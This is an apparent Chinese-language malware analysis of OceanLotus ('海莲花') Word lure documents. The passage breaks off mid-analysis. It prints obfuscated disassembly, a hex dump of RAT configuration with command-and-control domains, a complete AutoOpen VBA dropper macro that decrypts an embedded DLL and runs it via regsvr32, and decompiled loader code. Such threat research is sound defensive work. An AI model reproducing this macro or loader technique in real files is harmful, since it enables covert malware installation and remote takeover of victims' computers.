


组织部干部四处最新通知更新.doc [Compatibility Mode] - Microsoft Word

Error


Something went wrong! Please contact to customer support!

确定



组织部干部四处最新通知更新.doc [Compatibility Mode] - Microsoft Word

Error code: 0x800D07F2

Windows Update.exe 为在 win64 以及 VBA7 环境下释放的恶意文件，而释放出的文件与内存直接执行的恶意代码最终执行的恶意代码相同：




```
seg000:000E027A var_C                   = dword ptr -0Ch
seg000:000E027A var_8                   = dword ptr -8
seg000:000E027A var_4                   = dword ptr -4
seg000:000E027A
seg000:000E027A                         lea     esp, [esp-4]
seg000:000E027E                         pushf
seg000:000E027F                         push    ecx
seg000:000E0280                         shl     ecx, 3
seg000:000E0283                         push    ebx
seg000:000E0284                         inc     bh
seg000:000E0286                         or      ecx, ecx
seg000:000E0288                         shl     cx, 6
seg000:000E028C                         push    eax
seg000:000E028D                         aaa
seg000:000E028E                         push    edx
seg000:000E028F                         cwd
seg000:000E0291                         cwd
seg000:000E0293                         mov     eax, 2A02h
seg000:000E0298                         mov     ecx, 0DE43h
seg000:000E029D                         mul     ecx
seg000:000E029F                         neg     al
seg000:000E02A1                         bswap   ebx
seg000:000E02A3                         mov     ax, 6Ch ; 'l'
seg000:000E02A7                         mov     cx, 50h ; 'P'
seg000:000E02AB                         mul     cx
seg000:000E02AE                         stc
seg000:000E02AF                         sahf
seg000:000E02B0                         push    ecx
seg000:000E02B1                         cbw
seg000:000E02B3                         bswap   edx
seg000:000E02B5                         inc     edx
seg000:000E02B6                         or      dh, dl
seg000:000E02B8                         cdq
seg000:000E02B9                         mov     edx, [esp+1Ch+var_18]
seg000:000E02BD                         das
seg000:000E02BE                         mov     bx, cx
seg000:000E02C1                         mov     ebx, [esp+1Ch+var_10]
seg000:000E02C5                         mov     ecx, [esp+1Ch+var_C]
seg000:000E02C9                         aas
seg000:000E02CA                         mov     eax, [esp+1Ch+var_8]
seg000:000E02CE                         push    eax
seg000:000E02CF                         popf
seg000:000E02D0                         mov     eax, [esp+1Ch+var_14]
seg000:000E02D4                         lea     esp, [esp+18h]
seg000:000E02D8                         mov     [esp+4+var_4], ebp
```



```
.text:004E127B var_10                   = dword ptr -10h
.text:004E127B var_C                    = dword ptr -0Ch
.text:004E127B var_8                    = dword ptr -8
.text:004E127B var_4                    = dword ptr -4
.text:004E127B
.text:004E127B                          lea     esp, [esp-4]
.text:004E127F                          pushf
.text:004E1280                          push    ecx
.text:004E1281                          shl     ecx, 3
.text:004E1284                          push    ebx
.text:004E1285                          inc     bh
.text:004E1287                          or      ecx, ecx
.text:004E1289                          shl     cx, 6
.text:004E128D                          push    eax
.text:004E128E                          aaa
.text:004E128F                          push    edx
.text:004E1290                          cwd
.text:004E1292                          cwd
.text:004E1294                          mov     eax, 2A02h
.text:004E1299                          mov     ecx, 0DE43h
.text:004E129E                          mul     ecx
.text:004E12A0                          neg     al
.text:004E12A2                          bswap   ebx
.text:004E12A4                          mov     ax, 6Ch
.text:004E12A8                          mov     cx, 50h
.text:004E12AC                          mul     cx
.text:004E12AF                          stc
.text:004E12B0                          sahf
.text:004E12B1                          push    ecx
.text:004E12B2                          cbw
.text:004E12B4                          bswap   edx
.text:004E12B6                          inc     edx
.text:004E12B7                          or      dh, dl
.text:004E12B9                          cdq
.text:004E12BA                          mov     edx, [esp+1Ch+var_18]
.text:004E12BE                          das
.text:004E12BF                          mov     bx, cx
.text:004E12C2                          mov     ebx, [esp+1Ch+var_10]
.text:004E12C6                          mov     ecx, [esp+1Ch+var_C]
.text:004E12CA                          aas
.text:004E12CB                          mov     eax, [esp+1Ch+var_8]
.text:004E12CF                          push    eax
.text:004E12D0                          popf
.text:004E12D1                          mov     eax, [esp+1Ch+var_14]
.text:004E12D5                          lea     esp, [esp+18h]
.text:004E12D9                          mov     [esp+4+var_4], ebp
.text:004E12DC                          mov     ebp, esp
```

最终的 RAT 依然为海莲花常用的 denis 木马：




```
D01E58BA 76 41 A4 DA 00 08 A4 45 05 00 2A 01 00 00 14 00 vA^°.■  |.*  ..¶.
D01E58CA 00 00 67 00 68 00 69 00 6A 00 6B 00 6C 00 6D 00 ..g.h.i.j.k.l.m.
D01E58DA 6E 00 6F 00 70 00 7A 00 00 00 53 00 4F 00 46 00 n.o.p.z...S.O.F.
D01E58EA 54 00 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 T.W.A.R.E.\.A.p.
D01E58FA 70 00 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 p.\.A.p.p.X.7.0.
D01E590A 31 00 36 00 32 00 34 00 38 00 36 00 63 00 37 00 1.6.2.4.8.6.c.7.
D01E591A 35 00 35 00 34 00 66 00 37 00 66 00 38 00 30 00 5.5.4.f.7.f.8.0.
D01E592A 66 00 34 00 38 00 31 00 39 00 38 00 35 00 64 00 f.4.8.1.9.8.5.d.
D01E593A 36 00 37 00 35 00 38 00 36 00 64 00 5C 00 41 00 6.7.5.8.6.d.\.A.
D01E594A 70 00 70 00 6C 00 69 00 63 00 61 00 74 00 69 00 p.p.l.i.c.a.t.i.
D01E595A 6F 00 6E 00 7A 00 00 00 53 00 4F 00 46 00 54 00 o.n.z...S.O.F.T.
D01E596A 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 70 00 W.A.R.E.\.A.p.p.
D01E597A 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 31 00 \.A.p.p.X.7.0.1.
D01E598A 36 00 32 00 34 00 38 00 36 00 63 00 37 00 35 00 6.2.4.8.6.c.7.5.
D01E599A 35 00 34 00 66 00 37 00 66 00 38 00 30 00 66 00 5.4.f.7.f.8.0.f.
D01E59AA 34 00 38 00 31 00 39 00 38 00 35 00 64 00 36 00 4.8.1.9.8.5.d.6.
D01E59BA 37 00 35 00 38 00 36 00 64 00 5C 00 44 00 65 00 7.5.8.6.d.\.D.e.
D01E59CA 66 00 61 00 75 00 6C 00 74 00 49 00 63 00 6F 00 f.a.u.l.t.I.c.o.
D01E59DA 6E 00 08 00 00 00 44 00 61 00 74 00 61 00 06 00 n.■...D.a.t.a.¬.
D01E59EA 00 00 64 00 65 00 66 00 3C 00 00 00 1C 00 00 00 ..d.e.f.<......
D01E59FA 33 00 36 00 30 00 73 00 6B 00 79 00 6C 00 61 00 3.6.0.s.k.y.l.a.
D01E5A0A 72 00 2E 00 68 00 6F 00 73 00 74 00 18 00 00 00 r...h.o.s.t.↑...
D01E5A1A 77 00 65 00 63 00 68 00 61 00 74 00 73 00 2E 00 w.e.c.h.a.t.s...
D01E5A2A 61 00 73 00 69 00 61 00 08 44 05 00 00 00 00 00 a.s.i.a.■D|.....
D01E5A3A 00 44 05 00 4D 5A 90 00 03 00 00 00 04 00 00 00 .D|.MZ?└...┘...
D01E5A4A FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00     ..?.......@...
D01E5A5A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
D01E5A6A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
D01E5A7A E8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C ?..?.???L
D01E5A8A CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 ?This program c
D01E5A9A 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 annot be run in
D01E5AAA 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 DOS mode....$
```

2、本：定-关于报送 2019 年度经营业绩考核目标建议材料的报告.doc


（3c3b2cc9ff5d7030fb01496510ac75f2）

该样本同样使用宏来加载载荷，宏代码主要功能是从文档内置的形状对象中提取恶意代码解密后存为%temp%\~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole（dll 文件），随后使用 regsvr32.exe 加载执行该 dll：




```
Sub AutoOpen()
    Dim xzohv1begc As String
    Dim drujulftdcotqn8xkcztgqv As Integer
    Dim szgembygipmd5hjerqq() As Byte
    Dim tdjgpqus4dzsludr As String
    Dim egpzsp4dlvhitzulncpfvpwkc As String
    Dim mjzhfpk2skdz As Object

    Set mjzhfpk2skdz = Nothing
    For Each jczwbsouxmfni2butu In ActiveDocument.Shapes
        If jczwbsouxmfni2butu.Type = msoTextBox Then
            Set mjzhfpk2skdz = jczwbsouxmfni2butu
        End If
    Next jczwbsouxmfni2butu
    If mjzhfpk2skdz Is Nothing Then Exit Sub

    egpzsp4dlvhitzulncpfvpwkc = "~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole"
    xzohv1begc = Environ$("TEMP")
    bkkfybx1l xzohv1begc
    xzohv1begc = xzohv1begc & egpzsp4dlvhitzulncpfvpwkc

    ReDim szgembygipmd5hjerqq(1553407) As Byte
    frup5zsg = mjzhfpk2skdz.TextFrame.TextRange.Text    '获取内容
    xeribejbs0afpesxuvq szgembygipmd5hjerqq, frup5zsg    '解密

    drujulftdcotqn8xkcztgqv = FreeFile
    Open xzohv1begc For Binary As #drujulftdcotqn8xkcztgqv  '创建文件
    Put #drujulftdcotqn8xkcztgqv, , szgembygipmd5hjerqq     '写入文件 ~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole
    Close #drujulftdcotqn8xkcztgqv                          '关闭文件

    tdjgpqus4dzsludr = "regsvr32.exe """
    tdjgpqus4dzsludr = tdjgpqus4dzsludr & xzohv1begc
    tdjgpqus4dzsludr = tdjgpqus4dzsludr & """"

    Shell tdjgpqus4dzsludr      '执行命令regsvr32.exe ~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole
    Application.Quit SaveChanges:=wdDoNotSaveChanges    '退出
End Sub
```

该 dll 加载后，会判断参数，再执行一次 regsrv32.exe 加载自己:




```
HRESULT __stdcall __noreturn DllInstall_0(BOOL bInstall, LPCWSTR pszCmdLine)
{
  WCHAR *v2; // esi
  void (__cdecl *v3)(); // eax
  signed int v4; // [esp-478h] [ebp-484h]
  int v5; // [esp-430h] [ebp-43Ch]
  __int16 v6; // [esp-418h] [ebp-424h]
  int v7; // [esp-210h] [ebp-21Ch]
  int v8; // [esp-198h] [ebp-1A4h]
  int v9; // [esp-184h] [ebp-190h]
  __int16 v10; // [esp-166h] [ebp-172h]
  unsigned int v11; // [esp-4h] [ebp-10h]
  int v12; // [esp+0h] [ebp-Ch]
  int v13; // [esp+4h] [ebp-8h]
  int retaddr; // [esp+Ch] [ebp+0h]

  v13 = retaddr;
  v11 = (unsigned int)&v12 ^ __security_cookie;
  lstrcpyW((LPWSTR)&v7, L"zTDRPt1uC6GztxMAvFuV");
  lstrcatW((LPWSTR)&v7, L"hcgiSpCGOeWY9lIaFD8C");
  lstrcatW((LPWSTR)&v7, L"KRKyxqloVsmFHDY5B5C2");
  lstrcatW((LPWSTR)&v7, L"N92KG7KSpA21lGd2OPZA");
  lstrcatW((LPWSTR)&v7, L"7QwZvnRXrIpsR0gWr3N8");
  lstrcatW((LPWSTR)&v7, L"wycJ1H14Cbxcg6Xl0go2");
  lstrcatW((LPWSTR)&v7, L"JG1JiXH20Hsqb1pUdQiQ");
  lstrcatW((LPWSTR)&v7, L"LGjA88Z7S4ZsiXuqxCld");
  lstrcatW((LPWSTR)&v7, L"7xJcCLtNWhynMX1wN9Dl");
  lstrcatW((LPWSTR)&v7, L"nF40labK6YSz7L9BvZbb");
  v10 = 0;
  v6 = 0;
  if ( GetEnvironmentVariableW((LPCWSTR)&v8, (LPWSTR)&v6, 0x104u) )
  {
    v3 = (void (__cdecl *)())sub_10001270();
    if ( v3 )
      v3();
  }
  else
  {
    SetEnvironmentVariableW((LPCWSTR)&v8, (LPCWSTR)&v9);
    v2 = GetCommandLineW();
    GetModuleFileNameW(0, (LPWSTR)&v6, 0x104u);
    _mm_store_si128((__m128i *)&v5, (__m128i)0i64);
    memset(&v4, 0, 0x44u);
    v4 = 68;
    CreateProcessW((LPCWSTR)&v6, v2, 0, 0, 0, 0, 0, 0, (LPSTARTUPINFOW)&v4, (LPPROCESS_INFORMATION)&v5);
  }
  ExitProcess(0);
}
```

然后提取资源：

